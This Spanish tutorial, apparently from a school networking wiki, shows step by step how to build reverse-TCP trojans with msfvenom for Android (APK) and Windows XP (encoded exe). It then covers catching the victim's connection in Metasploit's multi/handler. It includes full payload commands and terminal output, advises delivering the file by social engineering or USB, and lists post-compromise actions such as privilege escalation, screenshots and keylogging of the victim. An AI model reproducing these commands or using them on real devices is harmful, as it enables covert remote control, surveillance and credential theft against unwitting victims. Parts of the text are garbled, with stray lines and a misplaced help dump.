

# Como hacer un ataque mediante conexión reversa TCP con Kali Linux

## Introducción interesante (Si ya te crees listo no la leas)

En este post vamos a explicar como hacer un ataque desde un ordenador a un dispositivo Android y a un Windows XP remotamente (Mediante una conexión TCP/IP) fuera de nuestra red local. Para ello vamos a necesitar un equipo con un sistema operativo kali linux, conexión a internet y un dispositivo de almacenamiento (Una memoria USB) en el caso de windows XP. Para vulnerar estos dispositivos lo hemos hecho con Troyano, que es un programa malicioso que lo que hace es una conexión reversa TCP/IP siempre que la víctima este infectada.

Este archivo malicioso debe ocultarse de alguna forma en nuestra víctima, generalmente para insertar este tipo de archivos se procede mediante ingeniería social, banners, descarga de archivos de fuentes no fiables, publicidad engañosa etc...

Para entender todo lo que viene debajo de esta introducción debemos entender que existen diferentes capas de comunicación en las redes. Existen las siguientes capas: física, enlace de datos, red, transporte, presentación y aplicación.

Nosotros vamos a trabajar sobre la capa de Transporte, la cual usa los protocolos TCP/IP y UDP. Generalmente, los intercambios de paquetes se realizan sobre protocolo TCP/IP dado que es más seguro. TCP es más seguro que UDP dado que realiza una "comprobación" para establecer la comunicación de paquetes. Esta "comprobación" se compone de 3 mensajes, uno de petición del equipo interesado, una respuesta del segundo y una última respuesta del primero. Si uno de estos mensajes fallase, no se establecería comunicación.

UDP es más rápido que TCP, sin embargo, no garantiza que el mensaje llegue al destino dado que no "establece" la comunicación y simplemente inserta en el datagrama la dirección que está solicitando comunicación.

## Para vulnerar un dispositivo Android



Para vulnerar un dispositivo Android lo primero que tenemos que hacer es abrir nuestra terminal nos ponemos en root y actualizamos todos los repositorios de kali linux con **apt-get update**


Empezamos creando un archivo malicioso tipo PAYLOAD con el programa msfvenom, con el siguiente comando:

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=("IP DE NUESTRA MAQUINA ATACANTE") LPORT=("PUERTO DE SALIDA" en este caso usaremos 4444) R >
```

nombredelvirus.apk

**msfvenom**: programa que estamos usando para hacer el PAYLOAD **-p**: tipo payload [Carga útil](#)

Y especificamos el tipo de dispositivo, android en nuestro caso, y indicamos que queremos una conexión reversa tipo TCP. Le indicamos el nombre del archivo malicioso que queramos y lo determinamos como .apk porque es para android.



```
root@kali:~# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data:
64 bytes from 8.8.8.8: icmp_seq=1 ttl=52 time=4.69 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=52 time=4.66 ms
^Z
[1]+  Stopped                  ping 8.8.8.8
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=172.16.13.119 LPORT=4444 R > virulesco.apk
^Z
[2]+  Stopped                  msfvenom -p android/meterpreter/reverse_tcp LHOST=172.16.13.119 LPORT=4444 R > virulesco.apk
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=172.16.13.119 LPORT=4444 R > virulesco.apk
No platform was selected, choosing Msf::Module::Platform::Android from the payload
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 8812 bytes
root@kali:~#
```

Se creara un archivo .apk en nuestra carpeta de home.

Abrimos otra terminal y escribimos **msfconsole**.

Esta es la consola de escucha que vamos a usar cuando tengamos nuestro dispositivo infectado, tarda un poco en cargar. Esta consola tiene por defecto ya el software que va a convertir nuestros archivos para establecer un enlace TCP reverse, actualmente es: metasploit v4.16.6-dev

Una vez abierto el programa escribimos: **use multi/handler**, que es nuestra opción de escucha.

## Seteamos valores

Ahora seteamos todos los valores necesarios para establecer la conexión con nuestro dispositivo atacante.

```
set PAYLOAD android/meterpreter/reverse_tcp
set LHOST "MI DIRECCIÓN IP"
set LPORT "4444"
```

Escribimos show options para saber si lo tenemos bien configurado.



```
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST="NUESTRA IP" LPORT="4444" -b "\x00" -e x86/shikata_ga_nai -i 3 -f exe -o backdoor_xp.exe
```

**msfvenom** es el programa que usamos para hacer el payload.

**-a** es la arquitectura que tenemos que especificarle para que funcione, en este caso x86 e indicamos la plataforma, que es windows.


**-p** especificamos la ruta del payload como conexión reversa.

**"\00"** **-e** le especificamos el encoder que nos va a crear las interacciones en nuestro archivo.

**-i** numero de interacciones.

**-f** formato del archivo que queremos crear en Windows.

**-o** guardamos el payload como "nombre del archivo".



```
root@kali: ~
File Edit View Search Terminal Tabs Help

root@kali: ~
root@kali: ~
root@kali: ~

root@kali:~# msfvenom
Error: No options
Msfvenom - a Metasploit standalone payload generator. Templates Videos vritesco
Also a replacement for msfpayload and msfencode. apk
Usage: /usr/bin/msfvenom [options] <var=val>

Options:
-p, --payload <payload> Payload to use. Specify a '-' or stdin to use custom payloads
--payload-options List the payload's standard options
-l, --list [type] List a module type. Options are: payloads, encoders, nops, all
-n, --nopsled <length> Prepend a nopsled of [length] size on to the payload
-f, --format <format> Output format (use --help-formats for a list)
--help-formats List available formats
-e, --encoder <encoder> The encoder to use
-a, --arch <arch> The architecture to use
--platform <platform> The platform of the payload
--help-platforms List available platforms
-s, --space <length> The maximum size of the resulting payload
--encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)
-b, --bad-chars <list> The list of characters to avoid example: '\x00\xff'
-i, --iterations <count> The number of times to encode the payload
-c, --add-code <path> Specify an additional win32 shellcode file to include
-x, --template <path> Specify a custom executable file to use as a template
-k, --keep Preserve the template behavior and inject the payload as a new thread
-o, --out <path> Save the payload
-v, --var-name <name> Specify a custom variable name to use for certain output formats
```

Ahora se nos creará el archivo en root y tenemos que infectar a nuestro ordenador mediante ingeniería social, pero en mi caso lo hemos hecho directamente pegando el archivo en un ordenador pasandolo con una memoria USB.

Una vez infectado, el usuario abra el archivo infectado y abra una sesión en nuestra consola de metasploit (msfconsole).

Ejecutamos el: use multi/handler (el modo escucha) y setemos los valores del PAYLOAD, LHOST y LPORT.

## Setemos valores

En el caso del PAYLOAD tenemos que especificarle que es un WINDOWS.

```
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST (IP DE ATACANTE)
set LPORT (IP DE PUERTO en este caso 4444)
```

Ejecutamos **show options** para verificar que lo tenemos bien seteado.

Y ejecutamos el **exploit** para entrar en escucha.

Abrimos la sesion con el comando: **sessions x** siendo x el numero de la sesion.

Lo primero es asegurarnos de que tenemos poderes con el comando "getsystem". Si lo conseguimos tendremos derechos de administrador en el equipo infectado. Podemos ejecutar sysinfo para ver las especificaciones del equipo victima.

Algunos comandos que podemos hacer:

Ejecutar screenshot para hacerle un pantallazo.

Ejecutar "keyscan\_start" .

A partir de este momento todo lo que escriba el ordenador infectado lo va a reconocer el atacante.

Ejecutar keyscan\_dump crea un archivo de texto que recopila todo lo que haya escrito la victima despues de que se haya ejecutado el keyscan\_start. Se guarda en la carpeta de root.

Ejecutar keyscan\_stop para detener la recopilacion del teclado victima.

Ejecutar ps para ver todos los procesos del equipo victima.

Ejecutar kill PID (PID es el numero del proceso) para matar un proceso.

Ejecutar el comando help para mas comandos.

Con esto terminamos nuestro troyano, dejamos su uso responsable para el que QUIERA APRENDER. No me hago responsable de posible actos delictivos a terceros.

From:

<http://server-jk.ddns.net/dokuwiki/> - IES Palomeras-Vallecas Dep. Electronica

Permanent link:

[http://server-jk.ddns.net/dokuwiki/doku.php?id=aula:redes:haking:como\\_crear\\_un\\_troyano\\_para\\_windows](http://server-jk.ddns.net/dokuwiki/doku.php?id=aula:redes:haking:como_crear_un_troyano_para_windows)

Last update: 2025/01/22 02:02

